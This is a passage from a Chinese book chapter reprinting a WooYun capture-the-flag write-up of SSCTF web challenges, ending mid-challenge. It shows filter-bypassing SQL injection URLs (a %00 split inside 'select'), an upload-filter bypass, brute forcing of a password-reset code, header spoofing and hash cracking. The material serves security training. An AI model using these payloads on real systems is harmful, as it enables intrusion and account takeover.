


图　3-2-42

（全文完）责任编辑：随性仙人掌

第3节 SSCTF Writeup

作者：Ano_Tom

来自：WooYun 知识库

网址：http://drops.wooyun.org/

0x01 Web：1.web1-信息获取：

Url:http://ctf.sobug.com/hack_game/e82b2db876111afd/index.php

Point:100

Description:获取信息，提交 key，如图 3-3-1：




图　3-3-1

Proceess:

打开题目，title 为 hex 和 cookie，下载图片载入编辑器，找到如下 hex：

```
23696E636C7564652066696C653D22386630306232303465393830303939382E70687022
```

解码为 include file="8f00b204e9800998.php"，访问该页面，查看 cookie，获得 base64 加密的 key 如图 3-3-2~图 3-3-3：




图　3-3-2

图　3-3-3

解密即可。Key:{SEcL0ver@2014}。

2.web2-慧眼识珠：Url:http://ctf.sobug.com/hack_game/5220de5ab2a8ce7d/index.html

Point:100

Description:仔细查看页面，获取 key，如图 3-3-4：

图　3-3-4

Proceess:访问，查看到 cookie 里有 check=0，因而想构造 check=1 的 cookie，构造完毕后继续访问发现页面仍未变化。继续查看后发现当前页面为 index.html，里面的一段加密的 js 代码解密后就为 check=0，再无其他数据。修改 cookie 后尝试需访问其他动态页面，访问 index.php 后响应中返回 key，如图 3-3-5：

图　3-3-5

Key:{seCL0veR1H@CKz0l4}

3.web3-数据&暗语：Url:http://ctf.sobug.com/hack_game/f31c5630b00b0131/index.php

Point:150

Description:仔细查看页面获取你想要的 key，如图 3-3-6：

图　3-3-6

Proceess:打开后，查看源代码提示 referer&code，图片中描述去官网看看，确定 referer 应为官网， Referer:http://www.seclover.com（注意请求头里若在末尾加了/不会出结果的，Referer:http://www.seclover.com/）构造 referer 后，访问获得的响应内容如下，如图 3-3-7：




图　3-3-7

诺基亚的键盘结果如下，如图 3-3-8：

图　3-3-8

2abc 3def 4ghi 5jkl 6mno 7pqrs 8tuv 9wxyz 0 空格

根据 0 分割数据：

843 0 539 0 47 0 73256837 0 9352663 0 968

猜出前几个个为 the key is，因而确定为有意义的单词，无需做词频统计之类的。最终获得的解密字符为 the key is seclover welcome you， Key:{seclover welcome you}。

4.web4-代理和搜索： Url:http://ctf.sobug.com/hack_game/390532fb5dc7f219/index.php

Point:150

Description:仔细查看页面，度娘知道答案哟，如图 3-3-9：

图　3-3-9

Proceess:通过题目中谷歌是检索不到的，得知存在 robots.txt 文件，访问获得里面的 disallow 目录 User-agent:* Disallow:/S$cL0ver/ Disallow:/include/，访问/S$cL0ver/，如图 3-3-10：




图　3-3-10

根据说明，测试代理访问，本地设置 X-Forwarded-For 为 www.seclover.com 访问，获得您的 ip 为 www.seclover.com 得知其 ip 获取是利用 X-Forwarded-For，修改其为 www.seclover.com 的 ip，访问即可获得 key，如图 3-3-11：

图　3-3-11

Key:{S2CloveRWelcomE_Y0u}。

5.web5-编程&脚本： Url:http://ctf.sobug.com/hack_game/f8495eeedb8e92ee/index.php

Point:200

Description:编程解决问题，题目如图 3-3-12：

图　3-3-12

Proceess:Burp 抓包可以看到响应头中有个 password 字段，如图 3-3-13：

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.5.11
password: VJLZDTIVVD
X-Powered-By: ASP.NET
Date: Sun, 02 Nov 2014 07:45:07 GMT
Content-Length: 1903
```

图　3-3-13

每次请求都会变化，这样只要写个自动化脚本抓取后自动提交就可以了，脚本如图 3-3-14：

```php
<?php
for($i=1;$i<=10000;$i++)
{
    $html=file_get_contents('http://ctf.sobug.com/hack_game/f8495eeedb8e92ee/index.php');
    $password=str_replace('password: ','',$html);
    $password=md5($password);
    print_r($password);
    $data = file_get_contents_post("http://ctf.sobug.com/hack_game/f8495eeedb8e92ee/index.php", $password);
    file_put_contents('./test/'.$i.'.txt',$data);
}
function file_get_contents_post($url, $post) {
    $options = array(
            'http' => array(
                'method' => 'POST',
                'content' => 'password='.$post.'&Submit=%E7%A1%AE%E5%AE%9A',
                'header' => "Proxy-Connection: keep-alive\r\nContent-Length: 67\r\nCache-Control: max-age=0\
                text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nOrigin: http:/
                Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.
                Safari/537.36\r\nContent-Type: application/x-www-form-urlencoded\r\nReferer:
                http://ctf.sobug.com/hack_game/f8495eeedb8e92ee/index.php\r\nAccept-Encoding: gzip,deflate\r
                zh-CN,zh;q=0.8\r\nCookie: Hm_lvt_44c964f56df9dd6b31ec66a50a3b29e4=1414806314; PHPSESSID=4jmc
                Hm_lvt_d2084f96b27000a527e605d821116de4=1414804491,1414813143; Hm_lpvt_d2084f96b27000a527e60
                //'content' => http_build_query($post),
            ),
        );
    $result = file_get_contents($url, false, stream_context_create($options));
    return $result;
```

图　3-3-14

跑起来就可以得到 key，如图 3-3-15：

```
你真厉害,那么快的闪躲都被你抓住了，这是你想要的</br>key:b7mIfekXA5lwLq<!DOCTYPE ht
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'>
<html xmlns='http://www.w3.org/1999/xhtml' >
<head>

    <meta http-equiv='Content-Type' content='text/html; charset=utf-8' />
```

图　3-3-15

Key:{b7mIfekXA5lwLq}。

6.web6-windows 密码：Url:http://ctf.sobug.com/hack_game/1ffd89ff6c2a0012/index.php

Point:150

Description:windows 密码机制，题目如图 3-3-16：

图　3-3-16

Proceess:下载得到两张图片，进行处理 用 stegdetect 进行处理，发现利用 outguess 加密算法，隐藏的数据，根据提示是 windows 弱口令，试了几次成功读取，如图 3-3-17：




图　3-3-17

查看 key 文件，得到 windows 的 ntml 哈希：

```
ed6c3eb3f56395a1f76ccb47241e3d88:0816f03b51a8ea50bcc7707896c93518
```

you can guess.what's this? http://www.objectif-securite.ch/ophcrack.php

破解得到 key wangke1234，Key:{wangke1234}。

7.web7-获取后台密码：Url:http://ctf.sobug.com/hack_game/76412c649fb21553/index.php

Point:220

Description:获取后台密码，题目如图 3-3-18：

图　3-3-18

Proceess:有验证码，查看验证码是否存在绕过，此处的逻辑漏洞为找回密码功能，点开忘记密码，提示四位验证码已发送到您手机，f 因而暴力猜解验证码即可。截取请求包，载入 burpsuite intruder，设置 payloads 为 0000-9999 进行爆破，爆破后如图 3-3-19：




图　3-3-19

登录框登录成功后，弹出 key：Key:{4297f44b13955235245b2497399d7a92}。

8.web8-U 盘病毒：Url:http://ctf.sobug.com/hack_game/eaf10b34b5ba8770/index.php

Point:300

Description:U 盘病毒分析，获取 key，题目如图 3-3-20：

图　3-3-20

Proceess:下载 U 盘镜像后，解压 1.4M，果断 mount 之。得到一个 exe 和 autorun,根据 autorun 里的信息,放到 windows 下。看了下是 winrar 的自解压的文件,然后用 winrar 打开，得到 3 个文件。如图 3-3-21：

图　3-3-21

运行 1.exe 解压出一个隐藏的 test.txt 文件。内容如下，计算 md5 提交就是 flag，Key:{队友玩星际去了，没要到 key，我代写的}。

9.web9-电报解码：Url:http://ctf.sobug.com/hack_game/70e8ff92f2cb2576/index.php

Point:200

Description:仔细查看页面获取 key，如图 3-3-22：




图　3-3-22

Proceess:Win7 访问是如上图的，但是 linux 访问直接显示的，如图 3-3-23：

图　3-3-23

根据摩斯码表得到明文：xian seclover welcome you we are very happy for you，发现其是根据 UA 的系统进行判断是否返回数据的，Key:{队友玩星际去了，没要到 key，我代写的}。

10.web10-SQL： Url:http://ctf.sobug.com/hack_game/f9abf127da5264c1/index.php

Point:350

Description:注入绕过，题目如图 3-3-24：




图　3-3-24

Proceess:根据题目得知参数为 id，访问获得提示，如图 3-3-25：




图　3-3-25

得知 sql 语句。将其载入 sqlmap 中可以读取到 database() version()等信息，其利用的是盲注。

此处过滤了 select 等字符，且大小写无法绕过。测试发现大致的过滤思路为，检测到字符串中有=和 select 等字符，会提示 Holly Shit! Damn it.但 union 未检测，多次测试 select 用%00 来绕过，如图 3-3-26：




图　3-3-26

2 的位置有回显。接下来就是基本的 sql 注入了，先看版本 version()得知为 5.5.1，再看数据库 database()为 ctf0web 读取表：

index.php?id=-1+union+se%00lect+1,table_name ,3+from+information_schema.tables+where+table_schema='ctf0web'# 获得表名 helloctf 读取列名

index.php?id=-1+union+se%00lect+1,column_name,3+from+information_schema.columns+where+table_name='helloctf'#

获得列名 id title flag 读取：

flag index.php?id=-1+union+se%00lect+1,flag,3+from+helloctf+where+id=1# 获得 key

Key:{5e1325ba32f012c77f02c422251c3b7c}。

11.web11-UPLOAD： Url:http://ctf.sobug.com/hack_game/8e3096620b9a89d1/index.php

Point:200

Description:按题目要求完成，如图 3-3-27：




图　3-3-27

Proceess:Burp 抓包，传正常图片，提示｛不会吧，上传图片不好吧！至少你也传个能解析的啊！｝但上传 php 文件无论怎么改、截断都是提示文件类型错误，所以猜测其对 content-type 进行了验证，看其是否为图片。此时上传图片改为 xx.php 提示上传文件出错，然后利用文件名为大写 PHP 绕过，如图 3-3-28：




图　3-3-28

Key:{KunSecLover2@14}。

12.web12-SQL： Url:http://ctf.sobug.com/hack_game/8f0784928387928a/index.php

Point:500

Description:找找看看，有洞哟，题目如图 3-3-29：

图　3-3-29

Proceess:得知为一博客系统，大致探测了下目录结构与文件，收获如下

/config.php　/content.php　/content/2014060212.txt　/content/2014061201.txt　/content/2014060901.txt　/admin/check.php　/admin/index.php　/admin/index.html

Content.php 文件通过 file 参数传入文件名(不带后缀)，首先想到文件包含漏洞。访问 http://ctf.sobug.com/hack_game/8f0784928387928a/content.php?file=2014061201，如图 3-3-30：

图　3-3-30

而该文件为，如图 3-3-31：

